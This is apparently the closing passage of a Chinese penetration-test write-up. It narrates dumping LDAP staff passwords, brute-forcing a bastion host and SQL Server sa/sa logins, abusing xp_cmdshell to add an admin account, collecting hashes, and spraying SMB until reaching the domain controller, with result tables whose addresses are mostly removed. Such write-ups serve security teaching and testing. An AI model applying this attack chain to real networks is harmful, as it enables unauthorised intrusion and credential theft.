433 [REDACTED]  
434 [REDACTED]  
435 [REDACTED]  
436 [REDACTED]  
437 [REDACTED]
```


抛弃主站服务器，登录ldap后就能看到各种人员信息，这个时候路就比较宽敞，考虑到后面百分之百要爆破，所以提前将人员密码复制出来进行批量解密。



这时候密码收集的差不多全了，所以从口令角度出发，通过ldap上解密出的人员密码整合成字典对堡垒机进行爆破。（在登上主站服务器添加自己公钥的时候，发现了原本有公钥，且针对端口进行扫描发现是一台某里云的堡垒机）

[illegible]

激动的心，颤抖的手，我上了一台堡垒机，我不纯洁了，因为管理员在每台机器都导入了这台堡垒机的公钥，所以到这里已经控到了大部分机器，linux机器踩点暂时结束。




别扯那些没用的 我就问你几点上号

接下来还是按常规操作来，继续爆破那种可以简单又快速的让你获取到权限的服务，爆破出几台1433数据库的弱口令。

号	IP地址	服务	端口	用户名	密码	DATABASE	用时(毫秒)
		Redis	6379	/	空_12345	ADMIN	1402
		SQLServer	1433	sa	sa		1913
		SQLServer	1433	sa	sa		2019
		SQLServer	1433	sa	sa		2062

通过恢复xp_cmdshell组件，对服务器添加管理员用户，然后登录后发现是一台双网卡服务器，抓完hash走人。



继续常规操作，通过抓下来的windows机器密码和ldap收集的人员密码做成字典，开始爆破其他网段的smb服务，这样不至于挤掉正在登录的用户。

操作	源IP	端口	用户名	目标IP	目标端口	操作结果
6	SMB	445	administrator			2317
7	SMB	445	administrator			3240
8	SMB	445	administrator			3261
2	SMB	445	administrator			3300
5	SMB	445	administrator			3335
8	SMB	445	administrator			3354
95	SMB	445	administrator			3667
20	SMB	445	administrator			3718
16	SMB	445	administrator			3972
5	SMB	445	administrator			3990
4	SMB	445	administrator			4046

最终登录到域控。

DNS	名称	类型	数据	时间戳
	DnsZones			
	起始授权机构(SOA)		静态	
	名称服务器(NS)			
	名称服务器(NS)			
	名称服务器(NS)			
	名称服务器(NS)			
	主机(A)		3	
	主机(A)		4	
	主机(A)		3	
	主机(A)		0	
	主机(A)		1	
	主机(A)		2	
	主机(A)		3	
	主机(A)		2	
	主机(A)		7	
	主机(A)		4	
	主机(A)		3	
	主机(A)		2	
	主机(A)		1	
	主机(A)		5	
	主机(A)		2	
	主机(A)		1	
	主机(A)		6	
	主机(A)		1	
	主机(A)		4	
	主机(A)		4	
	主机(A)		5	
	主机(A)		7	
	主机(A)		5	
	主机(A)		3	

总结

整篇文章貌似确实没什么亮点，大概过程就是寻找一些可以利用的资产不管是APP还是小程序，只要它是一个域名或者是IP能跟目标关联在一起，就都有它的存在价值，紧接着就是挖掘一些零零散散的常见逻辑漏洞，这里提到一点方便大家更好的进行测试的一个问题就是很多开发人员的安全意识不到位，会遗留很多测试账号，这种账号不管是姓名还是手机号之类的格式，一不小心就会导致账号权限丢失，最后被组合利用拿到相关系统权限，最后再到内网渗透，一套下来看似很顺利，其实遇到了不少的坑，还是能感觉到信息收集工作的重要性，归根结底就是1%的经验+99%的运气，但总归是将经验思路分享给大家，各位师傅不喜勿喷哈哈哈哈哈。



知其黑 守其白

分享知识盛宴，闲聊大院趣事，备好酒肉等你



长按二维码关注 酒仙桥六号部队

精选留言

用户设置不下载评论